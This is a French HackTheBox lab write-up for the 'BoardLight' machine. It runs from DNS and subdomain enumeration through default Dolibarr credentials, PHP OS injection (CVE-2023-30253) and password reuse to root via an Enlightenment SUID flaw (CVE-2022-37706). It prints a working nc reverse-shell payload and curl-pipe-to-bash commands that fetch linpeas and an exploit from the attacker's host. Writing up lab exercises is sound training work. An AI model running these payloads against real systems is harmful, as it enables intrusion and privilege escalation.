

# BoardLight - HackTheBox

## Auteur de l'audit : ExploitQ

### Compétence :

- DNS Enumeration
- OS injection (PHP) --> reverse shell
- SUID Exploitation


### Résumé :

BoardLight est une machine d'un niveau relativement débutant, où l'énumération DNS est la clef permettant de se hisser vers une exploitation se servant d'une OS injection en PHP. Cette injection nous permet un accès réduit au serveur via reverse shell, qui nous permet de recueillir des informations sur le mot de passe SSH, nous permettant un accès utilisateur au serveur cette fois-ci. Une fois cela fait, il est possible de passer root grâce à une CVE qui exploite une faille SUID sur un fichier binaire présent sur l'OS.

### Test d'intrusion :

#### Analyse des ports :

```
sudo nmap -sV 10.10.11.11
```



```
$sudo nmap -sV 10.10.11.11
sudo: unable to resolve host parrot: Temporary failure in name resolution
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-18 17:17 UTC
Nmap scan report for 10.10.11.11
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

#### Énumération DNS :

Je paramètre le DNS local avec le nom de domaine de base associé à la machine.

```
GNU nano 7.2
127.0.0.1 localhost
127.0.0.1 user
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.11 boardlight.htb
```

Désormais j'ai accès au site web de la machine qui se présente comme celui d'une entreprise de sécurité informatique. Dans le footer du site, on remarque l'existence d'un autre nom de domaine :



Je l'ajoute donc au DNS local

```
echo "10.10.11.11 board.htb" | sudo tee -a /etc/hosts
```


En me connectant sur le nouveau nom de domaine, je constate que le site reste inchangé, je décide donc d'énumérer des potentiels sous domaines.

Pour cela j'utilise l'outil ffuf :

```
ffuf -w ~/Documents/SecLists-master/Discovery/DNS/bitquark-subdomains-top100000.txt:FUZZ -u http://board.htb/ -H 'Host: FUZZ.board.htb'
```


Ici j'utilise une wordlist présente dans la SecLists qui énumère les 10000 sous domaines les plus connus et je le fuzz au sous domaine de board.htb :






Cette fois ci j'accède à une page de connexion qui semble être celle des administrateurs. On connaît le nom de l'application **Dolibarr** et sa version **17.0.0**

On peut donc passer à une énumération plus poussée afin d'exploiter une faille de sécurité. La première chose à faire et d'essayer les identifiants/mot de passes par défaut, ici j'essaie **admin/admin** :



Je suis désormais connecté, c'est un scénario un peu rare mais il arrive que les identifiants par défauts soient inchangés :



Je décide de chercher des potentielles CVE associés à la version 17.0.0 de Dolibarr et je tombe sur la vulnérabilité **CVE-2023-30253** qui nécessite d'être connecté (ce qui est notre cas) :

<https://nvd.nist.gov/vuln/detail/CVE-2023-30253>

D'après le détails de la CVE, il est possible d'effectuer une OS injection en utilisant la balise `<?PHP` au lieu de `<?php` . En explorant l'application de gestion, je remarque que j'ai les droits pour écrire des fichiers :

Je remarque aussi qu'il est possible de créer un site et d'y ajouter des pages web html, je décide donc de créer le site web "test" au sous domaine "test.board.htb" afin d'y injecter une **commande OS** avec la fameuse CVE :


Je crée une page vide sur le site :

J'injecte la vulnérabilité avec la commande OS `whoami`, cette dernière donnera l'utilisateur du serveur web lors de la visite de si la vulnérabilité est bien présente.



```
Website: test
Page: [page 001] test - ...
HTML Source - Show more/less lines 4:0
1 <!-- Enter here your HTML content. Add a section with an id tag and tag contenteditable="
2 <section id="mysection1" contenteditable="true">
3     <?PHP system("whoami") ?>
4 </section>
5
```

Voici le résultat en visitant la page :




```
http://crm.board.htb/public/website/index.php?website=test&pageref=test&nocache=1732028707
www-data
```

On remarque que la page affiche le résultat de la commande linux `whoami` et on comprend que l'utilisateur actuel du serveur web est **www-data** et que la CVE est bien exploitable.


## Reverse Shell :

Partant de ce principe, je décide alors d'injecter un reverse shell afin de me simplifier la tâche lors de l'exploitation. Tout d'abord je récupère l'IP actuelle de ma machine virtuelle connectée sur les serveur HTB :




```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.16.7 netmask 255.255.254.0 destination 10.10.16.7
```

Dès lors, j'ouvre un serveur sur écoute au port 4444 :




```
[user@parrot]-[~]
$nc -lvp 4444
```

Ensuite j'injecte le reverse shell suivant:



```
Website: test
Page: [page 008] test - ...
HTML Source - Show more/less lines 2:90
1 <!-- Enter here your HTML content. Add a section with an id tag and tag contenteditable="true" if you want to use the inline
2 <section id="mysection1" contenteditable="true">
3     <?PHP system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.7 4444 >/tmp/f"); ?>
4 </section>
5
```

En visitant la page web, j'obtiens accès au shell du server web :



```
$nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.11] 39418
sh: 0: can't access tty; job control turned off
$
```

A partir de là, mon objectif sera d'augmenter mes privilèges, notamment de réussir à me connecter au SSH d'un utilisateur du serveur.

Je remarque que mon shell est actuellement ici :

```
$ pwd
/var/www/html/crm.board.htb/htdocs/website
```

Mon objectif serait de trouver le mot de passe d'un utilisateur, pour se faire, je peux aller dans les fichiers de configurations de la base de donnée du site. En cherchant, je tombe sur le fichier conf.php, connu pour stocker des mots de passes :

```
$ pwd
/var/www/html/crm.board.htb/htdocs/conf
$ ls
conf.php
conf.php.example
conf.php.old
```

En l'ouvrant, on tombe sur un mot de passe :

```
$dolibarr_main_db_pass='serverfun2$2023!!';
```

En cherchant dans /etc/passwd, on retrouve un utilisateur nommé **"larissa"** :

```
larissa:x:1000:1000:larissa,,,:/home/larissa:/bin/bash
```

Je décide donc de me connecter en SSH au compte de larissa avec le mot de passe retrouvé :

```
[user@parrot]~$ ssh larissa@10.10.11.11
The authenticity of host '10.10.11.11 (10.10.11.11)' can't be established.
ED25519 key fingerprint is SHA256:xngtcDPqg6MrK72I6lSp/cKgP2kwzG6rx2rlahvu/v0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.11' (ED25519) to the list of known hosts.
larissa@10.10.11.11's password:
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
larissa@boardlight:~$
```

Ça fonctionne parfaitement, désormais on peut lire le user flag avec cette commande :

```
cat user.txt
```

# Enumération de l'OS

Désormais le but est d'augmenter nos privilèges sur le serveur, pour se faire on peut lancer un programme nommé "linpeas" qui permet de détecter plusieurs pistes de privilege escalation. On commence par le télécharger sur un server qu'on héberge sur la machine attaquante :

```
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
```

Ensuite on peut ouvrir un serveur python :

```
python3 -m http.server 8080
```

Désormais on peut récupérer le script linpeas depuis le serveur victime en faisant une requête vers le serveur python et en exécutant directement avec bash :

```
`curl 10.10.16.7:8080/linpeas.sh | bash
```

Le script se lance et il détecte une potentielle CVE (CVE-2022-37706) liée aux versions antérieures à **0.25.4** d'un gestionnaire de fenêtre nommé **enlightenment**. De plus on remarque que les fichiers sont en SUID avec l'utilisateur **root** ce qui veut dire que n'importe quel utilisateur peut lancer ces fichiers en **root**.

## SUID Exploit (CVE-2022-37706)

```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 15K Jul  8 2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 15K Apr  8 2024 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 27K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys ---> Before_0.25.4_(CVE-2022-37706)
-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd ---> Before_0.25.4_(CVE-2022-37706)
-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight ---> Before_0.25.4_(CVE-2022-37706)
-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset (Unknown SUID binary!)
```

En faisant une recherche sur cette CVE, on tombe sur le site officiel de de vulnérabilités du gouvernement américain :

<https://nvd.nist.gov/vuln/detail/CVE-2022-37706>

*"enlightenment\_sys in Enlightenment before 0.25.4 allows local users to gain privileges because it is setuid root, and the system library function mishandles pathnames that begin with a /dev/.. substring."*

Voici le lien d'un script exploitant cette CVE :

<https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit>

Désormais, de la même manière que linpeas, on peut héberger ce script puis le lancer sur le serveur victime :

```
wget https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit/blob/main/exploit.sh
```

puis :

```
curl 10.10.16.7:8080/exploit.sh | bash
```



```
larissa@boardlight:~$ bash exploit.sh
CVE-2022-37706 0.0.0.0 port 8080 (http://0.0.0.0:8080)
[*] Trying to find the vulnerable SUID file. ./exploit.py
[*] This may take few seconds...-----
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/loop6 mounted on /tmp/.mountroot using filesystem
# file "/usr/lib/python3.11/http/server.py", line 13
self.RequestHandlerClass(request, client_address)
```

Désormais on peut lire le root flag :

```
cat /root/root.txt
```